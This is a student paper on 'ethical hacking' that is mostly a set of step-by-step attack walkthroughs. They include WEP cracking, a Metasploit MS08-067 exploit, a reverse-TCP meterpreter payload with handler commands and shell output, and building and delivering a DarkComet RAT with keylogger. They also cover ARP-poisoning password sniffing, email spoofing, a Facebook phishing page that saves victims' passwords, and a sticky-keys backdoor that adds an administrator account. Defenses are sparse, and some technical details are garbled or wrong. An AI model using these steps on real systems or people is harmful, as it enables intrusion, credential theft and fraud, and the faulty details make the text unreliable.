ETHICAL HACKING: An Approach towards Penetration Testing

Amitesh Kumar Gupta, Asish Srivastava, Tinesh Kumar Goyal, Piyush Saxena

***Abstract*— Due to increasing vulnerabilities in the organizations information security system, it had become important to concentrate more on the loopholes of which the hacker takes advantage and breaches the entire security of the organization. In order to protect from such hacker's attack it is important to think like a hacker. Therefore, the main requirement in order to secure the network of any organization is to implement ethical hacking techniques on it, finding loopholes, vulnerabilities and providing solutions for the same.**

In this paper we proposed different ethical hacking techniques by penetrating into network. The main idea behind this approach is to act like a hacker. According to the design, the hacker should use Backtrack which is an operating system based on Debian GNU/Linux distribution aimed to be used in digital forensics and penetration testing. Backtrack arranges tools into different categories like Information gathering, Vulnerability assessment, Exploitation tools, RFID tools, Stress Testing, etc. These tools provide us a new way to exploit a system within the network.

This paper further identifies vulnerabilities due to which we were able to exploit the system and providing solutions for the same.

***Index Terms*— Ethical Hacking, Penetration testing, PenTest, Backtrack, Metasploit framework, Gerix wifi cracker.**

I. INTRODUCTION

The aim of this paper is provide brief review about how we can apply ethical hacking techniques within the network. It provides all possible way how a hacker breaches the security of the organization. It also focuses on the loopholes due to which an organization is being hacked. After the invention of internet, security has become a wide area of concern. As all the communication takes places via internet and also a huge amount of our personal data and information is also available on the internet itself, hence there is a big question mark to the security. It also focuses on the importance of an ethical hacker. It focuses on how important an ethical hacker is to the organization. The main idea behind this paper is that in order to protect our organization from the attacks of the hacker, the sole need is to think like a hacker. Therefore, the need of ethical hacker came into picture.

In this paper we explained different techniques like WiFi password cracking, Exploiting window XP SP2, Exploiting window 7, Accessing any computer remotely online using RAT, Sniffing, Spoofing, Phishing, System hacking and security, etc.

A. Ethical Hacking

Ethical Hacking is defined as hacking in a legal manner. It comprises of two words: Ethical means legal and Hacker means breaking security to have unauthorized access. An Ethical hacker is usually employed by an organization that trust him or her to attempt to penetrate networks and/or computer systems, using the same methods as a hacker, for the purpose of finding and fixing computer security vulnerabilities. Ethical hacking is also known as penetration testing or white-hat hacking that involves tools, tricks, and techniques that hackers use in a legal manner. Ethical hacking is carried out with the top-level management permissions. The main goal of ethical hacking is to find out the areas of vulnerabilities from a hacker's viewpoint so systems can be better secured. During the evaluation of a system's security, the ethical hackers seek the answers to some of the following questions:

- What can an intruder see on the target system?
- What can an intruder do with the information captured?
- What is organization trying to protect?
- How much effort, time and money are an organization is willing to expend to obtain adequate protection?

Once the answers to the above questioned were determined, a security evaluation plan is drawn up by the ethical hackers where it can identify the system to be tested, how such system will be tested, and determining any limitations implemented during the testing plan. In a society so dependent on computers and networks, breaking thorough somebody's systems is considered anti-social, and as such organizations and business investing the best they can to have the best security in place to protect their interests and their information. However, with the best security and best security policy in place, a break-in still occurs by determined

Manuscript received May 04, 2014

Amitesh Kumar Gupta, M.Tech (Computer Science and Engineering), Amity University, Amity School of Engineering and Technology, Noida, India, +91-7532836750.

Asish Srivastava, M.Tech (Computer Science and Engineering), Amity University, Amity School of Engineering and Technology, Noida, India, +91-9555531144.

Tinesh Kumar Goyal, M.Tech (Computer Science and Engineering), Amity University, Amity School of Engineering and Technology, Noida, India, +91-9417170800.

Piyush Saxena, M.Tech (Computer Science and Engineering), Amity University, Amity School of Engineering and Technology, Noida, India, +91-9451427546.

hackers. The only solution for the organization and business to avoid such problem could lie in the form of ethical hackers where such groups are paid to hack into supposedly secure networks and expose flaws.

B. Network Security

In the field of networking, the specialist area of network security focuses on the rules and policies adopted by the network administrator to prevent and monitor unauthorized access, misuse, modification or denial of computer network and network accessible resources. It secures and protects the network and also overseeing operations that are being done. There are a large number of threats to the network security like Viruses, Trojan horse programs, Vandals, Attacks, Social engineering, Phishing, Spoofing, etc. Network security is provided by first penetrating in to the network and providing techniques for ethical hacking. Network security is not limited only to the security of the organization, indeed it can be also achieved into personal level too where an individual who is accessing the network ,sharing files and crucial information over the web, making online shopping, accessing the personal accounts etc. all such services needs a high level of security.

II. WIFI PASSWORD CRACKING

Wireless security is the prevention of unauthorized access or damage to computers using wireless networks. The most commonly types of wireless security are:

- WEP(Wired Equivalent Privacy)

WEP is an old network security technique that is not recommended but only used used to provide support for earlier devices. WEP is a network security key that encrypts the information that one computer sends to another computer across your network. However, it is easy to crack.

- WPA(Wi-Fi Protected Access)

WPA is an high level of network security key that encrypts information and also checks that the network security key has been modified or not. WPA authenticates users to ensure that only authorized people can access the network.

There are two types of WPA authentication i.e. WPA, WPA2. WPA is designed to work with all wireless network adapters, but might not work with earlier routers. WPA2 is more secure than WPA, but it will not work with some earlier network adapters. WPA is designed to be used with an 802.1X authentication server, which distributes different keys to each user. It can also be used in a pre-shared key (PSK) mode, where every user is given the same passphrase and is known as WPA-Personal or WPA2-Personal.

A. WiFi Password Cracking using Gerix Wifi Cracker Tool

Please The following steps are followed in order to crack the Wi-Fi with any type of security key using Gerix Wi-Fi cracker tool:

1. Boot the BackTrack iso-image.

2. Select BackTrack application menu > BackTrack > Exploitation Tools > Wireless Exploitation > WLAN Exploitation > gerix-wifi-cracker-ng.

3. Select configuration menu and then select wireless interface wlan0. Click on enable/disable monitor modein order to put the wireless card into the monitor mode. Select the newly created wlan0 interface.

4. Now click on WEP tab at the top. Click on "start sniffing and logging" and leave the terminal open. Once the wireless network you want to crack is shown up (it has to be WEP encryption of course). Select the WEP Attacks (with clients). Then, click on, "Associate with AP using fake authentication", wait a few seconds and click on "ARP request replay".

5. Once the data number reaches over 10,000, you are ready to try, and crack the key, but don't close any windows yet. Go to the cracking tab and click on "aircrack-ng –decrypt WEP password" under WEP cracking.

Within a few minutes password will be cracked.

III. WINDOWS EXPLIOTING

It deals with exploitation of window XP, 7. Using this approach, we would be able to have full access on the victim's machine. Both the machine's i.e. attacker's and victim's should be in the network. The attacker machine should know the IP of the victim in order to exploit it.

A. Windows XP SP2

In order to exploit window XP, following steps are to be followed:

1. Create two virtual machines Target i.e. XP and BT5. Install the XP inside Target VM and BackTrack inside BT5. Start the two VMs.

2. Find the IP address of the target. Open the command prompt in the target machine (XP). Type," ipconfig" to find the ip address of the target machine.

3. Now, let us collect some information about the target machine. For this purpose, we are goinf to use the nmap tool.

Open the terminal in the BT5 machine and type "nmap –O 192.168.56.12".It is the ip address of the target machine.

4. Now, open the terminal in the BT5 machine (BackTrack) and type "msfconsole". The msfconsole is the most popular interface to the Metasploit Framework. It provides an "all-in-one" centralized console and allows you efficient access to virtually all of the options available in the Metasploit Framework.

Let us use the search command to find the exploit modules with the keyword netapi. Type Search netapi. Now you can see the list of the modules match with the netapi.

We are going to exploit MS08-067, so type "use exploit/windows/smb/ms08-067-netapi".

5. Set payload. As usual let us use the reverse Tcp payload for this exploit also. Type "set payload windows/vncinject/reverse_tcp" in msfconsole.

6. Type "set LHOST 192.168.56.10". It is the ip address of the BackTrack machine.

Type "set RHOST 192.168.56.12". It is the ip address of the target machine.

7. In order to exploit the vulnerability, type "exploit". If the exploit is successful, we will be able to exploit the target

machine and will have its full control.

B. Windows 7

In order to exploit window 7 using Metasploit framework, following steps are to be followed:

1. Start backtrack 5 and type "startx" to start the GUI mode:

root@bt:~#startx

2. Then by default username and password is

Username: root

Pass: toor

In order to know the local Ip open a konsole (on the bottom left of taskbar) and typing in:

root@bt:~#ifconfig

3. Launch msfconsole by going to Applications>>Backtrack>>Exploitation Tools>>Network Exploitation Tools>>Metasploit Framework>>msfconsole

4. Create an executable file which establishes a remote connection between the victim and user, using the meterpreter payload.

5. Open another shell window. root@bt:/opt/framework3/msf3#./msfpayloadwindows/meterpreter/reverse_tcp LHOST=xxx.xxx.xxx.xxx LPORT=anyportno x > /root/reverse_tcp.exe

Local IP is the one that was noted earlier and for port we could select anything.

6. Simultaneously, open backtrack desktop, a newly created reverse_tcp.exe file is seen.

7. Open the 1st shell window with msfconsole in it.

Type the following: msf > use exploit/multi/handler

msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp

PAYLOAD => windows/meterpreter/reverse_tcp

msf exploit(handler) > set LHOST xxx.xxx.xxx.xxx

LHOST => xxx.xxx.xxx.xxx

msf exploit(handler) > set LPORT 4444

LPORT => 4444

8. All the connections are done and also an executable file is created which makes a reverse connection to us. We have to set the meterpreter to listen to you on port 4444. The last step we have to do follow, is to type in "exploit" and press enter, msf exploit(handler) > exploit

9. A meterpreter prompt like meterpreter > is observed in the msf. Type in ps to list the active processes meterpreter > ps .

Search for explorer.exe and migrate to the process. meterpreter > migrate 2028

[*] Migrating to 2028…

[*] Migration completed successfully.

10. Type meterpreter > use priv

11. In order to completely access the victim's computer, Type meterpreter > shell

Process 844 created. Channel 1 created.

Microsoft Windows

Microsoft Windows [Version 6.1.7600]

Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>

12. Hence, Window 7 has been exploited now.

IV. REMOTE ACCESS TOOL

A remote access tool (RAT) is a piece of software that allows a remote "operator" to control a system as if he has and physical access to that system. Darkcommet Rat is a free and popular Remote Administration Tool. This software is an efficient type of software, especially created to remote control any computer. "RAT" software is usually associated with criminal or malicious activity. The operator controls the RAT through a network connection. Such tool provides the operator with the following capabilities:

- Screen/camera capture or image control
- File management (download/upload/execute, etc)
- Shell control (from command prompt)
- Computer control (power off/on /log off)
- Registry management (query/add/delete/modify)
- Others

Typical RAT software are: Blackshades .NET, xRAT, jRAT, Beast 2.07, Darkcommet.

A. Accessing any computer remotely using RAT technique

In order to have a remote access to the computer, following steps are to be followed:

1. Open the darkcommet Rat software. And select Darkcomet RAT > server module > full editor.

2. In the GUI that appears we have to enter the IP of the hacker and port on which the hacker wants to have access on the remote machine. Click ADD.

3. Now, we had the option of module startup. It gives us the flexibility to each time whenever the windows are started.

4. Next, we have install message option. Here we can type the message which we want to display to the victim when he actually runs the stub.

5. Next, we have the option of keylogger which will give us the track of all the key pressed whether it is any login information, chat, etc.

6. Next, we have host file option which allows us to edit the host file of the victim system.

7. Next, we have the option of file binder. It allows us to embed the image file along with the stub file.

8. Next, we have to option to choose the Icon for the stub file.

9. Finally, we had the option of stub finalization.

Save the file to the desired location and gave it to the victim.

10. When victim clicks on the file, the hacker has to perform some functions. The hacker will click on listen to new port and start listening the active port.

Now, on successful listen the hacker will have full control of the victim machine.

B. Solution

At first, open the Process Hacker Tool. Then go to network

> remote address > state > established entries.

Eg. Compaq right click > go to process. Select and then right click > terminate tree.

Now, open cmd. Type "netstat –ano". It will help us to view all the established entries with foreign and local IP.

V. SNIFFING

Sniffing is a data interception technology. Sniffer is a program that monitor or reading all network traffic passing in and out over a network. Telnet, Relogin, FTP, NNTP, SMTP, HTTP, IMAP that all protocol are vulnerable for sniffing because it send data and password in clear text. Sniffing can be use both the ways legally or illegally like for monitor network traffic, network security and for stealing information like password, files from the network. Sniffing can be done both way one is from command line utility and other is from GUI interface. Many network engineers; security professionals and even crackers use these techniques to sniff the network. Sniffing technique also use for ethical hacking.

A. Technique

Cain & Abel is a password recovery tool for Microsoft Operating Systems. It allows easy recovery of various kinds of passwords by sniffing the network, cracking encrypted passwords using Dictionary, Brute-Force and Cryptanalysis attacks, recording VoIP conversations, decoding scrambled passwords, recovering wireless network keys, revealing password boxes, uncovering cached passwords and analyzing routing protocols.

The latest version is faster and contains a lot of new features like APR (ARP Poison Routing) which enables sniffing on switched LANs and Man-in-the-Middle attacks. The sniffer in this version can also analyze encrypted protocols such as SSH-1 and HTTPS and contains filters to capture credentials from a wide range of authentication mechanisms. The new version also ships routing protocols authentication monitors and routes extractors, dictionary and brute-force crackers for all common hashing algorithms and for several specific authentications, password/hash calculators, cryptanalysis attacks, password decoders and some not so common utilities related to network and system security.

1. Open the tool, "Cain & abel".

2. Click on start/stop sniffer. Select sniffer. Right-clickand select scan MAC address.

3. After the display of the result of the scanned MAC address list, select APR from bottom and then click on + button at the top. Select the IP of the victim.

4. Then, select passwords in order to see the passwords sniffed by the tool. This tool can sniff the passwords which are passed through ftp and http only.

Hence, passwords are sniffed in LAN using cain & abel tool.

VI. SPOOFING

Spoofing is the act of assuming the identity of some other computer or program. Email spoofing is the creation of email messages with the forged sender address. It is something simple to do because the core protocol doesn't authenticate. Spam and fake emails mislead the receiver about the origin of the message. In this project, I basing send fake mail using emkei.cz. I also did a email tracking activity which keeps track of whether the email has been opened by the receiver and it also delivers the information about the receiver.

A. Sending fake email

In order to send fake email, open emkei.cz. Send email using it. Now, open your gmail box. And check whether that email has been received or not. In order to check the originality of the email, select view original from options. Hence, we might be able to know about the true originating server of the email. However, it might possible that might people will believe on this fake mail and might be the victim.

B. Tracking emails

Email tracking deals in knowing whether the recipient has successfully received your email, had opened it yet or not, downloaded the attachments or not, and many more details. Open whoreadme.com. Compose an email. Now, go to the tab tracking activities. And select the particular email of which you want to see the tracking reports. Then, click on the subject of the email message. You will be able to have detail information about the receiver of the email. Hence, sending fake emails and tracing emails we can implement spoofing and can have authorized access to the user personal data and information.

VII. PHISHING

Phishing is the act of attempting to acquire information such as usernames, passwords, and credit card details (and sometimes, indirectly, money) by masquerading as a trustworthy entity in an electronic communication. Phishing is an example of social engineering techniques used to deceive users and exploits the poor usability of current web security technologies.

A. Technique

In order to do Phishing technique locally on your computer, the main requirements is install the Wamp/Zamp server to which the phished pages gets uploaded. Here, we will be considering the case of applying phishing on the facebook page. At first type the url of the facebook over the browser. Create a folder phishing onto the desktop. Then save the fb login page, and rename it as index.html. You have to rename the folder also to the index_files. Now, open the source code of the index.html and do appropriate change i.e. action="login.php" method="post". Make an empty password.txt file in which the passwords will be saved. We also have a login.php files which has been designed as such whenever the user enters its login details into the phished page,they will be automatically saved to the password.txt file and soon it will be re-directed to a new website in order to

befool the user.

1. Open C/Wamp/www. And copy the contents of the phished folder into it.
2. Now, refresh the folder. Make sure that the Wamp server is in online mode. Then, open the browser and type localhost or 127.0.0.0. You will find the fake page of fb login onto the browser.
3. Enters the details into the page, and as soon as you will click into login in id all the entered information will be saved into the password.txt file.

VIII. SYSTEM HACKING AND SECURITY

System Hacking is the most widely used technique. Despite of passwords on your desktop, it allows your computer to be accessed by the hackers by the use of some hacking techniques. Even it gives permission to the users to have access to administrator account, instead of just being a guest account. It allows creation of a backdoor into the victim machine, so that next time you just have to enter through that entry and access the system. Your system contains very crucial information. But if despite providing passwords you are not getting security, you have to think in a different manner in order to provide security.

A. Bypassing windows account using Konboot

The basic requirement in order to bypass windows account using konboot is to have the konboot iso image and any windows OS (Windows XP, Vista, 7, linux).

Following steps are to be carried out as follows:

1. Restart Your Computer and press f2 to open up BIOS menu in boot tab check boot priority give cdrom drive as first priority as we will be using bootable kon boot cd.
2. Press f10 to save settings.

Now put kon boot live CD in your CDROM device and it will clear the password at once on its own, and next time when u will restart the original password will be back.

B. Creating Back door entry into system by renaming sethc.exe to cmd.exe.

In order to create Back door entry we have to follow the following steps:

1. Go to the following path:- C:/Windows/System32/
2. Locate file sethc.exe
3. We have to rename this file to sethc2.exe, but for that we need permissions.

- Right click(sethc.exe) → click properties → Click on security tab → Select the currently logged in user →Click On Advance Tab →Click on Owner Tab → Click on edit tab → Again select the current logged in user → Click on ok tab.

- Go back to properties →Click edit tab →Again select currently logged in user →Click on all the checkboxes below Allow →Ok → Apply.

- Find cmd.exe in the same windows/System32. Apply Step 2 permission procedure. Rename cmd.exe to sethc.exe.

4. Logoff your window and press shift key 5 times.
5. Now, type command :

net user username password /add
net localgroup administrators/add username

On restarting your computer you will be having your own account to log-in.

C. Customizing windows using Registry editor.

The Windows Registry, usually referred to as "the registry," is a collection of databases of configuration settings in Microsoft Windows operating systems. It contains databases of all h/w and s/w component in hierarchical order. The Windows Registry is used to store much of the information and settings for software programs, hardware devices, user preferences, operating system configurations, and much more. In many ways, the registry can be thought of as a kind of DNA for the Windows operating system. Editing the Registry is not for the faint of heart. It's not really hard, but there is no recycle bin for the Registry. There is an option of backup. Customizing registry is a very big concept. Some of the ways to customize are as follows:

1. Go to run, type regedit.exe , then ok.
2. Before editing, first create backup. Click computer, select it. Click file, click export.
3. DRIVE HIDING - Hkey_Current_user\Software\microsoft\ windows\currentVersion\Policies\Explorer. Then, right-click, new, DWORD value. Name the new file as NoDrivers. Click it and write values in it.

C:/ letter 3 , 2 ^3-1 = 4
D:/ letter 4, 2^4-1 = 8

Then, logoff the system and see the changes that the particular drive is not visible now.

4. HIDING DESKTOP ICONS - Hkey_Current_user\Software\microsoft\ windows\currentVersion\Policies\Explorer. Then, right-click, new, DWORD value. Name the new file as NoDesktop. Click it and write values 1, hexadecimal in it, then ok.

Then, logoff the system and see the changes that the desktop icons are not visible now.

5. RESTRICT RUNNING OF ALL THE APPLICATIONS – command restrict run. Accessories → System tools → System restore.

No chance to restore, only option is to format the window and install new one.

IX. CRYPTOGRAPHY AND STEGANOGRAPHY

A. Cryptography technique

Cryptography is the practice and study of techniques for secure communication in the presence of third party. Cryptography prior to the modern age was much similar to

the encryption, the conversion of information from readable state to apparent nonsense. The originator of the decoded message will share the decoding technique needed to recover the original form of the message, and precluding unwanted people doing the same.



Fig. 9.1 Encryption Methodology

Open the tool Ha Crypto v.1. Enter the message to encrypt. Click on encrypt. The encrypted message will be shown into the right hand side box. Now, send this encrypted message to the receiver. On the other side, the receiver will use the same tool to decrypt again. And hence the message will be retrieved in the plaintext form.

B. Steganography technique

Steganography in an art and science of writing hidden messages in such a way except sender and intended receiver suspects the existence of message. The word is of Greek origin and means "concealed writing". The advantage of steganography over cryptography alone is that messages do not attract attention to themselves. In simple words, it is defined as the art of hiding data in images. Following steps are followed in order to carry out this technique:

1. Open C drive, and create a folder named "hidden". Copy an image into it. Create a text file named "secret" and write the secret message into it. And, finally compress the secret.txt to secret.rar.
2. Then, open cmd.
3. Observe the changes in hidden folder. A new file is created.
4. Send the career.jpg file as message. Right click on the file and open with winrar.

Hence, using this technique the secret message is embedded into the image and then sent. It will help in maintaining the privacy.

X. MALWARES

Malware is a short term for malicious software. It is the software used or programmed by the attackers to disrupt computer operation, gather sensitive information, or gain access to private computer system. It can appear in the form of code, scripts, active content and software. Malware is very common and a continual threat to computer users. Top security software company Kaspersky Lab discovers around 38,000 new types of malware each and every day. Malware = Mal (bad) + ware (short of software). More specifically, malware is software that does not benefit the computer's owner, and may even harm it, and so is purely parasitic.

Type of the malware	Description	Example
VIRUS	"Vital Information Resource Under Seize". A Computer Virus infects your system taking control of some or all the functions. The virus destroys data or looks for things like passwords, credit card numbers, or other sensitive data. This information is often sent to another computer. Types: • Boottime virus: Viruses that are executed during boottimeof the system. • Polymorphic Virus: Viruses which gets encrypted by itself for security purpose and finally decrypt at run time. • Armored Virus: An armored virus is a computer virus that contains a variety of mechanisms specifically coded to make its detection and decryption very difficult. • Logic Bombs: Viruses that are executed at specified date and time.	Whale, Simile, Sunday, Techno, Shankar's virus, Etc.
WORMS	A worm is a virus that replicates itself over a network. Worms often arrive via email, peruse your address book, and then send a copy of themselves to others in your address book, masquerading the message as though it's from you.	Domjuice, Iloveyou,
TROJAN	The Trojan program is malware that masquerades as a legitimate program. It gives backdoor entry to the hacker, without your	Beast, Blackhole explot kit,

	permission. Arguably the most dangerous kind of malware, at least from a social standpoint. While Trojans rarely destroy computers or even files, that's only because they have bigger targets: your financial information, your computer's system resources, and sometimes even massive denial-of-service attack launched by having thousands of computers all try to connect to a web server at the same time.	RAT
KEY LOGGER	It can be hardware or software. It keeps records of your keys of keyboard typed by the user.	S/w based: Hypervisor-based , Kernel-based, API based, Memory-injection based. h/w based: wireless keyboard sniffers, physical evidence
ADA WARE	It is a type od advertisement software. It sends cookies information to the hacker.	At cnet download, when we download other software, softonic is itself downloaded.
SPY WARE	It acts as a spy and acts on our sensitive information. It is software that spies on you, often tracking your internet activities in order to serve you advertising.	Coolwebsearch, Internet Optimizer
BOTNET	Here, we have masters (hackers) and slaves (victims/zombies). In this master attacks using intermediate victims, not directly. Zombies can't take own decisions and only have to fulfil the hackers command.	Storm, wopla, Lowsec, festi, etc.

Table 10.1 Malware Categories

XI. RESULTS

All the techniques were successfully implemented onto the network of our organization. It helped in knowing the loopholes in the network. It talks about the security of the desktop and also security of the network. It focuses on how we can secure our network from unauthorized access. It also focused on the various types of attacks that are commonly seen in our surrounding. There are many fake companies which demand for rupees in order to conduct the interviews for the candidate who is seeking for the job. Such candidate too due to lack of job generally believes such fake organizations and pay money to them. However, if we know what types of attacks exists in the network and their possible solutions then it would be a golden step towards the security.

XII. CONCLUSION AND FUTURE SCOPE

In the modern era of network, where each person daily life is influenced by internet security is a major challenge. Over the internet secret information is being shared, hence there is a highly need to do the secure transmission. Today world relies on "HACK OR GET HACKED". Therefore, there is a vast need to learn hacking techniques. Hacking deals with breaking system security and to have unauthorized access. Now, if we do Hacking in a legal manner i.e. Ethical Hacking then it will surely prove to be a boon to any organization. It provides us the techniques, to which we learn how our confidential data is being allowed to have unauthorized access. Hacker aims to find the vulnerabilities and take advantage of it.

The future Scope is to develop more ethical hacking techniques and use them so as escape our self from being hacked. Every day in the market we find new Software's, tools, techniques. So sticking only to these techniques is not a right option. This area has a lot of future work to do on. We will learn more and more ethical hacking technique and apply them in maintaining the authorization. Beside this,We would also like to provide security to the mobile apps i.e. applying ethical hacking techniques on the mobile applications. In order to carry out this, first need was to implement security to the networks.

REFERENCES

[1] Cryptography and Networking by William Stallings.
[2] Cain & abel http://www.101hacker.com/2010/11/hack-passwords-with-cain-and-abel.html
[3] http://www.ownedcore.com/forums/world-of-warcraft/world-of-warcraft-general/wow-scam-prevention/151341-how-phishing-tutorial.html
[4] http://www.combofix.org/what-is-email-spoofing-and-how-to-prevent-your-system-from-spoofing-attacks.php
[5] http://news.softpedia.com/news/Anti-Keylogger-Application-KeyScrambler-Is-Ineffective-Expert-Says-327441.shtml
[6] Amir Reza Fazely Hamedani, Sherin Skaria," Network Security Issues, Tools for Testing Security in Computer Network and Development Solution for Improving Security in Computer Network" in 2010.

[7] Pallavi vidhya, S.K.Sindhe, "Application for Network Security Awareness" in IJCA 2013.
[8] C.C.Palmer, "Ethical hacking" in IBM 2001.
[9] Hacking: the art of exploitation by Jon Erickson.
[10] Computer network security by Joseph, Migga, kizza.
[11] Swanand shinde presents, "Hackers target popular social networking websites" in Prlog, October,2009.
[12] Nelson stewart, "Ethical hacking" in termpaper warehouse, December 2011.
[13] http://en.wikipedia.org/wiki/White_hat_(computer_security)
[14] IT pros learn to beat hackers at their own game", By Linda Rosen crance, CNN.com, March 15, 2002
[15] "Distributed Denial of Service Attacks", Friday, February 11, 2000 at 16:17:17, by Carolyn Meinel - AntiOnline Staff Member.
[16] http://download.cnet.com/Hacking-A-Reference-Guide/3000-18495_4-75665185.html.
[17] http://processhacker.sourceforge.net/
[18] A. Joseph Raphael, Dr. V. Sundaram, "Cryptography and Steganography – A survey" in IJCTA, volume 2(3), 626-630.
[19] Domenico Bloisi and Luca Iocchi, "Image based Cryptography and Steaganography", sapienza university of rome, Italy.
[20] http://www.sans.org/event/network-security-2013/course/wireless-ethical-hacking-penetration-testing-defenses.

Amitesh Kumar Gupta Pursuing Masters of Technology in Computer Science and Engineering from Amity School of Engineering and Technology, Amity University Uttar Pradesh, Noida, India, Area of Interest: Computer Networks, Network Security, Cloud Computing, Data Mining and Warehousing.

Asish Srivastava Pursuing Master of Technology in Computer Science and Engineering from Amity School of Engineering and Technology, Amity University Uttar Pradesh, Noida, India. Area of Interest: Cloud Computing, Virtualization, Computer Networks and Network Security.

Tinesh Kumar Goyal Pursuing Master of Technology in Computer Science and Engineering from Amity School of Engineering and Technology, Amity University Uttar Pradesh, Noida, India, Area of Interest: Cloud Computing, Computer Networks and Software Engineering.

Piyush Saxena Pursuing Master of Technology in Computer Science and Engineering from Amity School of Engineering and Technology, Amity University Uttar Pradesh, Noida, India, Area of Interest: Cloud Computing, Data Mining and Warehousing and Soft Computing.